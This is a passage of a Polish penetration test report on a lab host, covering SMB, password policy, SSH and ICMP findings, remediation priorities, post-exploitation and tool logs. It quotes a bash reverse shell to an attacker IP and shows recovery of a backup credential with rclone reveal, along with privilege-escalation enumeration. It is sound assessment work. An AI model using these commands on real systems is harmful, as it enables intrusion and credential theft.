[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.129.18.203 445 ABDUCTED [*] Windows 6.1 Build 0 (name:ABDUCTED) (domain:ABDUCTED) (signing:False) (SMBv1:False)

(kali@kali)-[~]
$
```

Załącznik 13: Potwierdzenie braku wymuszonego podpisywania SMB

**Rekomendowana naprawa:** Na serwerze Samba należy wymusić podpisywanie komunikacji

```
[global]
    server signing = mandatory
    client signing = mandatory
```

#### Referencje:

- CWE-300 (Channel Accessible by Non-Endpoint)
- Microsoft MS-SMB2 Security Requirements

#### 4.3.4 Słaba polityka haseł (ABD-01-006)

**Threat Level:** Moderate (5.0)

**Opis:** Wynik Nessusa potwierdza bardzo słabą politykę haseł: minimalna długość 5, brak wymogu złożoności, brak historii i brak maksymalnego wieku hasła. W połączeniu z ujawnionym użytkownikiem `scott` znacząco obniża to koszt ataków słownikowych i password spraying.


**Potencjalny wpływ biznesowy:** Słaba polityka haseł w połączeniu z anonimową enumeracją użytkowników zwiększa prawdopodobieństwo skutecznego brute-force. Atakujący zna co najmniej jedno konto (`scott`) oraz parametry polityki.

**Podatny host:** 10.129.18.203 / polityka uwierzytelniania ujawniona przez SMB 445/tcp

**Szczegóły eksploatacji:**

1. Odczytać wynik Nessusa „Microsoft Windows SMB: Obtains the Password Policy”.
2. Zweryfikować politykę z użyciem narzędzi SMB/RPC.

```
Minimum password len: 5
Password history len: 0
Maximum password age (d): No limit
Password must meet complexity requirements: Disabled
user:[scott] rid:[0x3e8]
```



Załącznik 14: Wynik Nessus – słaba polityka haseł

**Rekomendowana naprawa:** Jeżeli hasła są egzekwowane przez system PAM, należy wdrożyć politykę pwquality i historię haseł

```
# /etc/security/pwquality.conf
minlen = 12
minclass = 4
maxrepeat = 2
difok = 4
```

```
password requisite pam_pwquality.so retry=3  
password required pam_pwhistory.so remember=24 use_authok
```

**Referencje:**

- CWE-521 (Weak Password Requirements)
- CIS Benchmark for Linux – Password Policies

## 4.4 Ryzyko Niskie

### 4.4.1 Ryzykowna konfiguracja SSH: PermitRootLogin yes (ABD-01-007)

Threat Level: **Low (3.7)**

**Opis:** LinPEAS ujawnił konfigurację SSH zawierającą `PermitRootLogin yes`. Skan Nmap/-Nessus potwierdził, że usługa SSH działa jako OpenSSH 9.6p1 Ubuntu. W materiałach brak skutecznej próby logowania jako `root` – finding dotyczy potwierdzonej ryzykownej konfiguracji.

**Potencjalny wpływ biznesowy:** Włączenie bezpośredniego logowania `root` istotnie zwiększa skutki każdego przyszłego wycieku hasła lub klucza. Atakujący może od razu uzyskać pełen dostęp do systemu.

**Podatny host:** 10.129.18.203 / SSH 22/tcp / `sshd_config`

**Szczegóły eksploatacji:**

1. `sudo nmap -sV -sC -p 22 10.129.18.203`
2. Odczytać konfigurację SSH z LinPEAS lub `sshd_config`.
3. Zweryfikować linię: `PermitRootLogin yes`.


```
PermitRootLogin yes
```

```
UsePAM yes
```

```
Service : ssh
```

```
Version : 9.6p1
```

```
Banner : SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.16
```



Załącznik 15: Konfiguracja SSH z włączonym logowaniem root

**Rekomendowana naprawa:** Należy wyłączyć bezpośredni login roota i dopuścić administrację wyłącznie przez dedykowane konta imienne oraz `sudo`

```
# /etc/ssh/sshd_config
PermitRootLogin no
PasswordAuthentication no
AllowUsers admin1 admin2
systemctl reload ssh
```

**Referencje:**

- CWE-250 (Execution with Unnecessary Privileges)
- CIS Benchmark for SSH

#### 4.4.2 Ujawnienie czasu systemowego przez ICMP Timestamp (ABD-01-008)

**Threat Level:** Low (2.1)

**Opis:** Host odpowiada na zapytania ICMP Timestamp, przez co ujawnia informacje o czasie systemowym. Jest to finding niskiego ryzyka, ale użyteczny dla fingerprintingu i precyzyjnego planowania ataków zależnych od synchronizacji czasu.


**Potencjalny wpływ biznesowy:** Finding nie daje bezpośredniego wejścia do systemu, ale ułatwia fingerprinting hosta i synchronizację działań ofensywnych.

**Podatny host:** 10.129.18.203 / ICMP typ 13/14

**Szczegóły eksploatacji:**

1. Wysłać zapytanie ICMP Timestamp do hosta.
2. Potwierdzić, że host zwraca odpowiedź z czasem systemowym.

The remote clock is synchronized with the **local** clock.  
ICMP Timestamp Request Remote Date Disclosure



Załącznik 16: Wynik Nessus – ICMP Timestamp Request Remote Date Disclosure

**Rekomendowana naprawa:** Na zaporze należy odfiltrować ICMP Timestamp request/reply, tj. typy 13 i 14.

**Referencje:**

- CWE-200 (Information Exposure)
- RFC 792 – ICMP Timestamp

## 5 Rekomendacje strategiczne

Priorytety naprawcze powinny koncentrować się na natychmiastowym odcięciu ścieżki wejścia przez SMB/drukowanie, usunięciu dostępu anonimowego oraz rotacji ujawnionych poświadczeń backupowych.

### 5.1 Krótkoterminowe (0–30 dni)

- Wyłączyć lub odizolować podatną funkcjonalność drukowania Samby oraz udział HP-Reception (ABD-01-001).
- Zastosować poprawkę producenta dla podatności w Samba Print Spooler i ograniczyć dostęp do portów 139/445.
- Natychmiast wyłączyć anonimowy dostęp SMB/NULL session do wszystkich udziałów (ABD-01-003).
- Zrotować poświadczenie backupowe `svc-backup` i unieważnić dotychczasowy sekret (ABD-01-002).
- Przenieść `rclone.conf` do kontekstu niedostępnego dla procesów niskouprzywilejowanych (`chmod 600, chown root:root`).

### 5.2 Średnioterminowe (30–90 dni)

- Wymusić podpisywanie SMB po stronie serwera (`server signing = mandatory`) (ABD-01-005).
- Wdrożyć realną politykę haseł: minimalna długość co najmniej 12 znaków, złożoność, historia haseł (ABD-01-006).
- Zaktualizować PackageKit poza zakres podatny lub wyłączyć, jeśli nie jest wymagany (ABD-01-004).
- Ustawić `PermitRootLogin no` oraz `PasswordAuthentication no` w `sshd_config` (ABD-01-007).
- Odfiltrować ICMP Timestamp request/reply na zaporze (ABD-01-008).

### 5.3 Długoterminowe (3–12 miesięcy)

- Wdrożyć spójny baseline hardeningu dla hostów Linux/Samba w środowiskach testowych i nieprodukcyjnych.
- Wdrożyć centralne zarządzanie sekretami i segmentację ruchu do usług administracyjnych i backupowych.
- Wdrożyć monitoring zdarzeń wysokiego ryzyka: sesji anonimowych SMB, zadań drukowania z nietypowych źródeł oraz logowań kont usługowych.



- Przeprowadzić retest obejmujący brak anonimowego dostępu SMB, brak RCE przez drukarkę oraz brak odzyskiwalnych sekretów w `rclone.conf`.

## 6 Tabela priorytetów naprawczych

Priorytety napraw oznaczono następująco:

- **P1** — naprawić natychmiast,
- **P2** — naprawić w krótkim terminie,
- **P3** — naprawić w ramach hardeningu.

Table 1: Priorytety działań naprawczych

| ID         | Finding                     | Priorytet | Zalecane działanie                                                                                                                                                                                       |
|------------|-----------------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ABD-01-001 | Samba Print Spooler RCE     | P1        | Zastosować poprawkę producenta dla podatności w funkcjonalności Samba Print Spooler; wyłączyć lub odizolować usługę drukowania; ograniczyć dostęp do portów 139/445; logować tworzenie zadań drukowania. |
| ABD-01-002 | Backup Credentials Exposure | P1        | Natychmiast zrotować poświadczenie svc-backup, przenieść sekret do bezpiecznego magazynu, ograniczyć uprawnienia do rclone.conf (600/root), rozważyć klucz SSH i szyfrowanie backupów.                   |
| ABD-01-003 | Anonymous SMB Access        | P2        | Wyłączyć NULL session i dostęp gościnny do wszystkich udziałów; HP-Reception udostępniać wyłącznie po uwierzytelnieniu albo usunąć.                                                                      |
| ABD-01-004 | PAM Misconfiguration        | P1        | Przegląd i naprawa konfiguracji PAM (usunięcie pam <sub>permit.so</sub> z plików auth/account/password/session); test logowania i odrzucenia błędnych poświadczeń.                                       |
| ABD-01-005 | SMB Signing Not Required    | P2        | Wymusić podpisywanie SMB po stronie serwera (server signing = mandatory) i zweryfikować zgodność klientów.                                                                                               |
| ABD-01-006 | Weak Password Policy        | P2        | Podnieść minimalną długość haseł do 12 znaków, włączyć złożoność, historię i próg blokady; przeprowadzić reset haseł tam, gdzie jest wymagany.                                                           |
| ABD-01-007 | PermitRootLogin yes         | P3        | Ustawić PermitRootLogin no i PasswordAuthentication no w <i>sshd<sub>config</sub></i> ; wymagać logowania przez dedykowane konta imienne z sudo.                                                         |
| ABD-01-008 | ICMP Timestamp Disclosure   | P3        | Na zaporze odfiltrować ICMP Timestamp request/reply (typy 13 i 14).                                                                                                                                      |

Zaleca się, aby naprawy zostały zweryfikowane w reteście obejmującym co najmniej: brak anonimowego dostępu do SMB, brak dostępu do udziału drukarki bez uwierzytelnienia, wymuszone SMB signing, brak odzyskiwalnych sekretów w pliku `rclone.conf` oraz brak możliwości ponownego uzyskania dostępu do systemu poprzez podatną funkcjonalność drukowania.

## 7 Post-exploitation

Po uzyskaniu wykonania kodu przeprowadzono ograniczone działania post-exploitation z poziomu konta o niskich uprawnieniach. Potwierdzenie wejścia opiera się na uruchomieniu exploita (python3 exploit.py → [+] job submitted) oraz listenerze nc -lvnp 4444, który pokazuje połączenie z hosta 10.129.18.203 i prompt nobody@abducted:/var/spool/samba\$.

Kontekst sesji został potwierdzony poleceniem id oraz danymi z LinPEAS: uid=65534(nobody) gid=65534(nogroup). Najistotniejszym wynikiem post-exploitation było odnalezienie artefaktów backupu w /opt/offsite-backup/rclone.conf i odzyskanie poświadczeń konta svc-backup.

Skuteczna eskalacja do root, trwała persistence oraz lateral movement nie zostały potwierdzone w dostarczonym materiale.

```
nobody@abducted:/var/spool/samba$ rclone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
<clone reveal HZKAxfnMj-nLm59X9gpcC2ohjQL-WqVT6yRsNw
iXzvcib3SrpZ
nobody@abducted:/var/spool/samba$ ls -la /home
ls -la /home
total 16
drwxr-xr-x 4 root root 4096 Jun 4 13:41 .
drwxr-xr-x 23 root root 4096 Jun 4 13:41 ..
drwxr-x--- 3 marcus marcus 4096 Jun 4 13:47 marcus
drwxr-x--- 3 scott scott 4096 Jun 4 13:47 scott
nobody@abducted:/var/spool/samba$ ls -la /home/scott
ls -la /home/scott
ls: cannot open directory '/home/scott': Permission denied
nobody@abducted:/var/spool/samba$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chfn
/usr/bin/fusermount3
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/mount
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
nobody@abducted:/var/spool/samba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/ping cap_net_raw=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin,cap_sys_resource=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
nobody@abducted:/var/spool/samba$ crontab -l
crontab -l
no crontab for nobody
nobody@abducted:/var/spool/samba$ cat /etc/crontab
cat /etc/crontab
```

Załącznik 17: Działania post-exploitation – potwierdzenie sesji i enumeracja



## 8 Narzędzia

| Nazwa      | Opis                                | Link                                                                                                    |
|------------|-------------------------------------|---------------------------------------------------------------------------------------------------------|
| Nessus     | Skaner podatności                   | <a href="https://www.tenable.com/products/nessus">https://www.tenable.com/products/nessus</a>           |
| Nmap       | Skaner sieci i podatności           | <a href="https://nmap.org/">https://nmap.org/</a>                                                       |
| NetExec    | Framework do testów SMB/AD          | <a href="https://github.com/Pennyw0rth/NetExec">https://github.com/Pennyw0rth/NetExec</a>               |
| Enum4linux | Narzędzie do enumeracji SMB         | <a href="https://github.com/portcullislabs/enum4linux">https://github.com/portcullislabs/enum4linux</a> |
| LinPEAS    | Skrypt do eskalacji uprawnień Linux | <a href="https://github.com/peass-ng/PEASS-ng">https://github.com/peass-ng/PEASS-ng</a>                 |
| Smbclient  | Klient usług SMB                    | <a href="https://www.samba.org/">https://www.samba.org/</a>                                             |
| Rpcclient  | Narzędzie do zapytań RPC MS-RPC     | <a href="https://www.samba.org/">https://www.samba.org/</a>                                             |

## 9 Załączniki – wyniki skanowania

|                          |      |     |     |                                            |                           |   |   |   |
|--------------------------|------|-----|-----|--------------------------------------------|---------------------------|---|---|---|
| <input type="checkbox"/> | INFO | ... | ... | SMB (Multiple Issues)                      | Windows                   | 8 | ⊙ | / |
| <input type="checkbox"/> | INFO | ... | ... | SMB (Multiple Issues)                      | Windows : User management | 2 | ⊙ | / |
| <input type="checkbox"/> | INFO | ... | ... | SSH (Multiple Issues)                      | General                   | 2 | ⊙ | / |
| <input type="checkbox"/> | INFO | ... | ... | SSH (Multiple Issues)                      | Misc.                     | 2 | ⊙ | / |
| <input type="checkbox"/> | INFO | ... | ... | SSH (Multiple Issues)                      | Service detection         | 2 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Nessus SYN scanner                         | Port scanners             | 3 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Common Platform Enumeration (CPE)          | General                   | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Device Type                                | General                   | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Nessus Scan Information                    | Settings                  | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | OpenSSH Detection                          | Misc.                     | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | OS Fingerprints Detected                   | General                   | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | OS Identification                          | General                   | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | OS Security Patch Assessment Not Available | Settings                  | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Remote Services Using Post-Quantum Ciphers | General                   | 1 | ⊙ | / |
| <input type="checkbox"/> | INFO |     |     | Samba Server Detection                     | Service detection         | 1 | ⊙ | / |

Załącznik 19: Zestawienie findingów wykrytych przez skaner Nessus

|                                                                                               |                        |                                                                                                                                                                                                    |
|-----------------------------------------------------------------------------------------------|------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| INFO                                                                                          | Samba Server Detection | Plugin Details                                                                                                                                                                                     |
| <b>Description</b><br>The remote host is running Samba, a CIFS/SMB server for Linux and Unix. |                        |                                                                                                                                                                                                    |
| <b>See Also</b><br><a href="https://www.samba.org/">https://www.samba.org/</a>                |                        |                                                                                                                                                                                                    |
| <b>Output</b><br>No output recorded.<br>To see debug logs, please visit individual host       |                        |                                                                                                                                                                                                    |
| Port                                                                                          | Hosts                  |                                                                                                                                                                                                    |
| 445/tcp/cifs                                                                                  | 10.129.18.203          |                                                                                                                                                                                                    |
|                                                                                               |                        | <b>Severity:</b> Info<br><b>ID:</b> 25240<br><b>Version:</b> 1.15<br><b>Type:</b> local<br><b>Family:</b> Service detection<br><b>Published:</b> May 16, 2007<br><b>Modified:</b> October 12, 2022 |
|                                                                                               |                        | <b>Risk Information</b><br>Risk Factor: None                                                                                                                                                       |
|                                                                                               |                        | <b>Vulnerability Information</b><br>CPE: cpe:/samba:samba<br>Asset Inventory: True                                                                                                                 |

Załącznik 20: Detekcja usługi Samba na testowanym hoście

```

kali@kali:~$ smbmap -H 10.129.18.203

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - shawndevans@gmail.com
https://github.com/ShawnDEVANS/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[*] IP: 10.129.18.203:445 Name: 10.129.18.203 Status: NULL Session
Permissions Comment
Disk
HP-Reception NO ACCESS Reception printer
projects NO ACCESS Hartley Group Project Files
transfer NO ACCESS Staff File transfer
IPC$ NO ACCESS IPC Service (Hartley Group Document Services)

[*] Closed 1 connections
kali@kali:~$

```


Załącznik 21: Wynik SMBMap potwierdzający NULL Session oraz brak dostępu do części udziałów

```
(kali@kali)-[~]
$ smbclient //10.129.18.203/HP-Reception -N
Try "help" to get a list of possible commands.
smb: \> pwd
Current directory is \\10.129.18.203\HP-Reception\
smb: \> dir
NT_STATUS_NO_SUCH_FILE listing \*
smb: \> exit

(kali@kali)-[~]
$ smbclient //10.129.18.203/projects -N
tree connect failed: NT_STATUS_ACCESS_DENIED

(kali@kali)-[~]
$
```

Załącznik 22: Anonimowe pobranie identyfikatora SID hosta przez SMB



Załącznik 23: Informacje NetBIOS/SMB ujawnione podczas enumeracji hosta



## 10 Załącznik — Wybrane logi techniczne

Poniżej zebrano skrócone, reprezentatywne fragmenty logów technicznych. Pełne logi nie zostały wklejone w całości.

### 1. enum4linux -a 10.129.18.203

```
[+] Server 10.129.18.203 allows sessions using username '', password ''
```

| Sharename    | Type    | Comment                     |
|--------------|---------|-----------------------------|
| HP-Reception | Printer | Reception printer           |
| projects     | Disk    | Hartley Group Project Files |
| transfer     | Disk    | Staff file transfer         |

```
user:[scott] rid:[0x3e8] Name: Scott Mercer
```

### 2. smbclient -L //10.129.18.203 -N

|              |         |                                               |
|--------------|---------|-----------------------------------------------|
| HP-Reception | Printer | Reception printer                             |
| projects     | Disk    | Hartley Group Project Files                   |
| transfer     | Disk    | Staff file transfer                           |
| IPC\$        | IPC     | IPC Service (Hartley Group Document Services) |

### 3. rpcclient -U "" -N 10.129.18.203

```
rpcclient $> enumdomusers
```

```
user:[scott] rid:[0x3e8]  
Full Name : Scott Mercer
```

### 4. LinPEAS – Konfiguracja PAM

```
/etc/pam.d/common-account: account required pam_permit.so  
/etc/pam.d/common-password: password required pam_permit.so  
/etc/pam.d/common-session: session required pam_permit.so  
/etc/pam.d/common-auth: auth required pam_permit.so
```

### 5. LinPEAS – Proces Reverse Shell

```
nobody 2565 bash -c bash -i >& /dev/tcp/10.10.15.231/4444 0>&1  
nobody 2567 _ bash -i
```

## 6. LinPEAS – SSH

```
PermitRootLogin yes
UsePAM yes
SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.16
```

## 7. LinPEAS – Użytkownicy i katalogi domowe

```
scott:x:1000:1001:Scott Mercer:/home/scott:/bin/bash
marcus:x:1001:1002:Marcus Vale:/home/marcus:/bin/bash
```

```
/home/
/root/
```